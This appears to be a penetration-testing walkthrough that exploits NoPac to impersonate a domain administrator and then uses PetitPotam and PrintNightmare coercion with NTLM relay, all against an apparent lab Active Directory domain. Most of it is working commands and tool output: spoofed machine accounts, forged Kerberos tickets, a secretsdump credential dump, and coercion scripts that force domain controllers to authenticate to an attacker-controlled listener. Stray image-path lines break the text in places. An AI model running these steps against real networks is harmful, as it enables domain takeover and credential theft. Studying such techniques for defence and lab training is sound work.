NoPac

NoPac is a privilege escalation exploit that abuses two vulnerabilities in Active Directory: CVE-2021-42287 and CVE-2021-42278. CVE-2021-42287 is a vulnerability in the Kerberos Privilege Attribute Certificate (PAC) - an extension in Kerberos that allows the querying of ticket permissions. CVE-2021-42278 is a vulnerability in the Windows Security Account Manager (SAM), which enabled spoofing of SAM Names in the domain.

In tandem, NoPac could result in the creation of a spoofed machine account `SamAccountName` to immediately escalate to domain administrator.

If you can get credentials, you can abuse the default machine account quota of 10 to arbitrarily create machine accounts under that user. If the DC's hostname is `DC01$`, create a machine called DC01, then request a TGT for DC01.

\After you get the TGT, change DC01's hostname back to something else (let's say EVIL). After you change the hostname, request a TGS for LDAP specifically using the TGT for DC01.

Since DC01 is not a valid system anymore, it'll select the closest match, giving you a TGS with the permissions of the domain controller (`DC01$`).

With that out of the way, let's exploit NoPac manually. Before we start, however, there are two fantastic exploits for NoPac. First, sam-the-admin and nopac.

First, let's run a scan using NetExec to determine if any host is vulnerable to NoPac:

```
nxc smb 192.168.56.0/24 -u 'jon.snow' -p 'iknownothing' -M nopac
```

```
NOPAC       192.168.56.11   445    WINTERFELL       TGT with PAC size 1615
NOPAC       192.168.56.11   445    WINTERFELL       TGT without PAC size 802
NOPAC       192.168.56.11   445    WINTERFELL
NOPAC       192.168.56.11   445    WINTERFELL       VULNERABLE
NOPAC       192.168.56.11   445    WINTERFELL       Next step: https://github.com/Ridter/noPac
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

Here we see the `WINTERFELL` domain controller is vulnerable to the NoPac vulnerability. Let's exploit it!

To begin, we can exploit the Machine Account Quota (MAQ) of `jon.snow` to create a specific computer with any name.

```
python addcomputer.py -computer-name 'samaccountname$' -computer-pass
'ComputerPassword' -dc-host winterfell.north.sevenkingdoms.local -domain-netbios
```

`NORTH 'north.sevenkingdoms.local/jon.snow:iknownothing'`

```
┌──(hun㉿kali)-[~/findings]
└─$ python ~/tools/impacket/examples/addcomputer.py -computer-name 'samaccountname$' -computer-pass 'ComputerPassword' -dc-host winterfell.north.sevenkingdoms.local -domain-netbios NORTH 'north.sevenkingdoms.local/jon.snow:iknownothing'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Successfully added machine account samaccountname$ with password ComputerPassword.
```

Then, we will add an SPN to allow Kerberos authentication to reference this host:

`python addspn.py --clear -t 'samaccountname$' -u 'north.sevenkingdoms.local\jon.snow' -p 'iknownothing' 'winterfell.north.sevenkingdoms.local'`

```
┌──(hun㉿kali)-[~/findings]
└─$ python ~/tools/krbrelayx/addspn.py --clear -t 'samaccountname$' -u 'north.sevenkingdoms.local\jon.snow' -p 'iknownothing' 'winterfell.north.sevenkingdoms.local'
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] Printing object before clearing
DN: CN=samaccountname,CN=Computers,DC=north,DC=sevenkingdoms,DC=local - STATUS: Read - READ TIME: 2024-12-06T13:37:09.252105
    sAMAccountName: samaccountname$

[+] SPN Modified successfully
```

After that, we will rename our machine's `samaccountname` to that of the domain controller, winterfell. We will not append the `$` to prevent errors.

`python renameMachine.py -current-name 'samaccountname$' -new-name 'winterfell' -dc-ip 'winterfell.north.sevenkingdoms.local' north.sevenkingdoms.local/jon.snow:iknownothing`

```
┌──(hun㉿kali)-[~/tools/impacket-fixed/examples]
└─$ python ./renameMachine.py -current-name 'samaccountname$' -new-name 'winterfell' -dc-ip 'winterfell.north.sevenkingdoms.local' north.sevenkingdoms.local/jon.snow:iknownothing
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Modifying attribute (sAMAccountName) of object (CN=samaccountname,CN=Computers,DC=north,DC=sevenkingdoms,DC=local): (samaccountname$) -> (winterfell)
[*] New sAMAccountName does not end with '$' (attempting CVE-2021-42278)
[*] Target object modified successfully!
```

Next, we will request a TGT for our `winterfell` computer that was added and modified:

`python getTGT.py -dc-ip 'winterfell.north.sevenkingdoms.local' 'north.sevenkingdoms.local'/'winterfell':'ComputerPassword'`

```
┌──(hun㉿kali)-[~/tools/impacket-fixed/examples]
└─$ python getTGT.py -dc-ip 'winterfell.north.sevenkingdoms.local' 'north.sevenkingdoms.local'/'winterfell':'ComputerPassword'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Saving ticket in winterfell.ccache
```

Then, we will rename our machine back to the default name we started with:

`python renameMachine.py -current-name 'winterfell' -new-name 'samaccount$' north.sevenkingdoms.local/jon.snow:iknownothing`

```
┌──(hun㉿kali)-[~/tools/impacket-fixed/examples]
└─$ python renameMachine.py -current-name 'winterfell' -new-name 'samaccount$' north.sevenkingdoms.local/jon.snow:iknownothing
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Modifying attribute (sAMAccountName) of object (CN=samaccountname,CN=Computers,DC=north,DC=sevenkingdoms,DC=local): (winterfell) -> (samaccount$)
[*] Target object modified successfully!
```

This is the big deal here, as we are requesting a ticket for the `winterfell` host, but the domain no longer knows about the `winterfell` host we added and modified, only the `winterfell$` domain controller. Because of this vulnerability, we will receive a service ticket for the actual domain controller as the machine account.

`python getST.py -self -impersonate 'administrator' -altservice 'CIFS/winterfell.north.sevenkingdoms.local' -k -no-pass -dc-ip 'winterfell.north.sevenkingdoms.local' 'north.sevenkingdoms.local'/'winterfell'`


```
┌──(hun㉿kali)-[~/tools/impacket-fixed/examples]
└─$ python getST.py -self -impersonate 'administrator' -altservice 'CIFS/winterfell.north.sevenkingdoms.local' -k -no-pass -dc-ip 'winterfell.north.sevenkingdoms.local' 'north.sevenkingdoms.local
'/'winterfell'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Impersonating administrator
[*] Requesting S4U2self
[*] Changing service from winterfell@NORTH.SEVENKINGDOMS.LOCAL to CIFS/winterfell.north.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL
[*] Saving ticket in administrator@CIFS_winterfell.north.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL.ccache
```

With the ticket obtained, let's export it to memory and perform a secretsdump!

`export KRB5CCNAME=administrator@CIFS_winterfell.north.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL.ccache`

```
python secretsdump.py -k -no-pass winterfell.north.sevenkingdoms.local
```



Coercion Vulnerabilities

Over the years, various vulnerabilities have emerged, with a certain type of vulnerability being common and extremely powerful: coercion vulnerabilities.

These essentially exploit certain misconfigurations or vulnerabilities in domain controllers to force them to authenticate to some attacker-controlled endpoint. These connections can be gathered to obtain credentials, or relayed through man-in-the-middle attacks to establish elevated sessions.


The following is not an exhaustive list of coercion vulnerabilities, but rather two very commonplace vulnerabilities that are extremely reliable to exploit.

PetitPotam

The first is called PetitPotam. PetitPotam exploits a vulnerability in the Active Directory's Encrypting File System Remote Protocol (MS-EFSRPC) to coerce a Windows host to authenticate to another over LSARPC on port 445. This connection can be relayed via NTLM relay, or could be utilized to gather credentials.

To find Petitpotam, we can use Netexec's vulnerability module. Older versions used to have the specific name, but nowadays it has been moved to `coerce_plus`. Use whatever works.

```
nxc smb 192.168.56.0/24 -M petitpotam
nxc smb 192.168.56.0/24 -M coerce_plus
```



As we can see, `KINGSLANDING` and `WINTERFELL` are both vulnerable to PetitPotam. Because PetitPotam is often used to abuse ADCS, we will not be gathering templates out of this exploit. We will simply utilize the NTLM relay result of exploiting this vulnerability.

Let's say we want to coerce `WINTERFELL` at `192.168.56.11` to connect to `KINGSLANDING` at `192.168.56.22`, gathering not only hashes but riding that session. We can configure NTLMRelayx to allow this:

```
sudo impacket-ntlmrelayx -t smb://192.168.56.22 -smb2support -socks -of ./relay-log
```

```
┌──(hun㉿kali)-[~/tools/responder]
└─$ sudo impacket-ntlmrelayx -t smb://192.168.56.22 -smb2support -socks -of ./relay-log
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Protocol Client RPC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] SOCKS proxy started. Listening on 127.0.0.1:1080
[*] SMTP Socks Plugin loaded..
[*] HTTP Socks Plugin loaded..
[*] IMAPS Socks Plugin loaded..
[*] MSSQL Socks Plugin loaded..
[*] SMB Socks Plugin loaded..
[*] HTTPS Socks Plugin loaded..
[*] IMAP Socks Plugin loaded..
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
Type help for list of commands
```

Next, we want to utilize PetitPotam to connect to our host at `192.168.56.106`:

`python PetitPotam.py 192.168.56.106 192.168.56.11`

```
└─$ python PetitPotam.py 192.168.56.106 192.168.56.11


              ___           _       _       _       ___           _
             | _ \   ___    | |_    (_)     | |_    | _ \   ___   | |_    __ _    _ __
             |  _/  / -_)   |  _|   | |     |  _|   |  _/  / _ \  |  _|  / _` |  | '  \
            _|_|_   \___|   _\__|   |_|_    _\__|   _|_|_  \___/  _\__|  \__,_|  |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

              PoC to elicit machine account authentication via some MS-EFSRPC functions
                                    by topotam (@topotam77)

                        Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN


Trying pipe lsarpc
[-] Connecting to ncacn_np:192.168.56.11[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

Here, we can see a connection was made, and although it is not an administrative session, it is still a session nonetheless.

```
[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx>  * Serving Flask app 'impacket.examples.ntlmrelayx.servers.socksserver'
 * Debug mode: off
[*] SMBD-Thread-9 (process_request_thread): Received connection from 192.168.56.11, attacking target smb://192.168.56.22
[*] Authenticating against smb://192.168.56.22 as NORTH/WINTERFELL$ SUCCEED
[*] SOCKS: Adding NORTH/WINTERFELL$@192.168.56.22(445) to active SOCKS connection. Enjoy
[*] SMBD-Thread-10 (process_request_thread): Connection from 192.168.56.11 controlled, but there are no more targets left!
ntlmrelayx> socks
Protocol  Target         Username           AdminStatus  Port
--------  -------------  -----------------  -----------  ----
SMB       192.168.56.22  NORTH/WINTERFELL$  FALSE        445
ntlmrelayx> _
[writeups]0:zsh- 1:sudo*Z 2:zsh
```

PrintNightmare/PrintSpooler

A very similar thing can be done with the PrintNightmare/Print Spooler vulnerability. The PrintNightmare vulnerability is an exploit against the Print Spooler driver in Windows systems. Here, an authenticated user can add a malicious driver endpoint, coercing the system to authenticate against it and resulting in a credential theft or privilege escalation attack.

First, let's discover the PrintNightmare vulnerability using NetExec. Again, if the following command does not work, use `coerce_plus`.

`nxc smb 192.168.56.0/24 -u 'samwell.tarly' -p 'Heartsbane' -M printnightmare`

```
┌──(hun㉿kali)-[~/tools/NetExec/nxc]
└─$ nxc smb 192.168.56.0/24 -u 'samwell.tarly' -p 'Heartsbane' -M printnightmare
SMB         192.168.56.12   445    MEEREEN          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB         192.168.56.10   445    KINGSLANDING     [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB         192.168.56.12   445    MEEREEN          [-] essos.local\samwell.tarly:Heartsbane STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB         192.168.56.23   445    BRAAVOS          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB         192.168.56.10   445    KINGSLANDING     [-] sevenkingdoms.local\samwell.tarly:Heartsbane STATUS_LOGON_FAILURE
SMB         192.168.56.22   445    CASTELBLACK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB         192.168.56.11   445    WINTERFELL       [+] north.sevenkingdoms.local\samwell.tarly:Heartsbane
SMB         192.168.56.23   445    BRAAVOS          [-] essos.local\samwell.tarly:Heartsbane STATUS_NO_LOGON_SERVERS
PRINTNIG... 192.168.56.11   445    WINTERFELL       Vulnerable, next step https://github.com/ly4k/PrintNightmare
SMB         192.168.56.22   445    CASTELBLACK      [+] north.sevenkingdoms.local\samwell.tarly:Heartsbane
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

Now that we can see `WINTERFELL` is vulnerable to PrintNightmare, we can coerce the connection with existing credentials. First, let's configure NTLMRelay and target `KINGSLANDING` at `192.168.56.22` like before:

`sudo impacket-ntlmrelayx -t smb://192.168.56.22 -smb2support -socks -of ./relay-log`

```
[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx>  * Serving Flask app 'impacket.examples.ntlmrelayx.servers.socksserver'
 * Debug mode: off
[*] SMBD-Thread-9 (process_request_thread): Received connection from 192.168.56.11, attacking target smb://192.168.56.22
[*] Authenticating against smb://192.168.56.22 as NORTH/WINTERFELL$ SUCCEED
[*] SOCKS: Adding NORTH/WINTERFELL$@192.168.56.22(445) to active SOCKS connection. Enjoy
[*] SMBD-Thread-10 (process_request_thread): Connection from 192.168.56.11 controlled, but there are no more targets left!

ntlmrelayx> socks
Protocol  Target         Username           AdminStatus  Port
--------  -------------  -----------------  -----------  ----
SMB       192.168.56.22  NORTH/WINTERFELL$  FALSE        445
ntlmrelayx> _
```


We can now coerce the connection with low-level credentials:

`python printerbug.py 'north.sevenkingdoms.local/samwell.tarly':'Heartsbane'@192.168.56.11 192.168.56.106`

```
┌──(hun㉿kali)-[~/tools/krbrelayx]
└─$ python printerbug.py 'north.sevenkingdoms.local/samwell.tarly':'Heartsbane'@192.168.56.11 192.168.56.106
[*] Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Attempting to trigger authentication via rprn RPC at 192.168.56.11
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ab - RPC_S_INVALID_NET_ADDR - The network address is invalid.
[*] Triggered RPC backconnect, this may or may not have worked
```

Here, we can see a connection was made, and although it is not an administrative session, it is still a session nonetheless.



References

https://github.com/Ridter/noPac?tab=readme-ov-file
https://github.com/topotam/PetitPotam
https://github.com/dirkjanm/krbrelayx
https://www.secureworks.com/blog/nopac-a-tale-of-two-vulnerabilities-that-could-end-in-ransomware
https://github.com/safebuffer/sam-the-admin
https://github.com/Ridter/noPac
https://www.rapid7.com/blog/post/2021/08/03/petitpotam-novel-attack-chain-can-fully-compromise-windows-domains-running-ad-cs/
https://www.papercut.com/blog/print_basics/windows-print-nightmare-explained/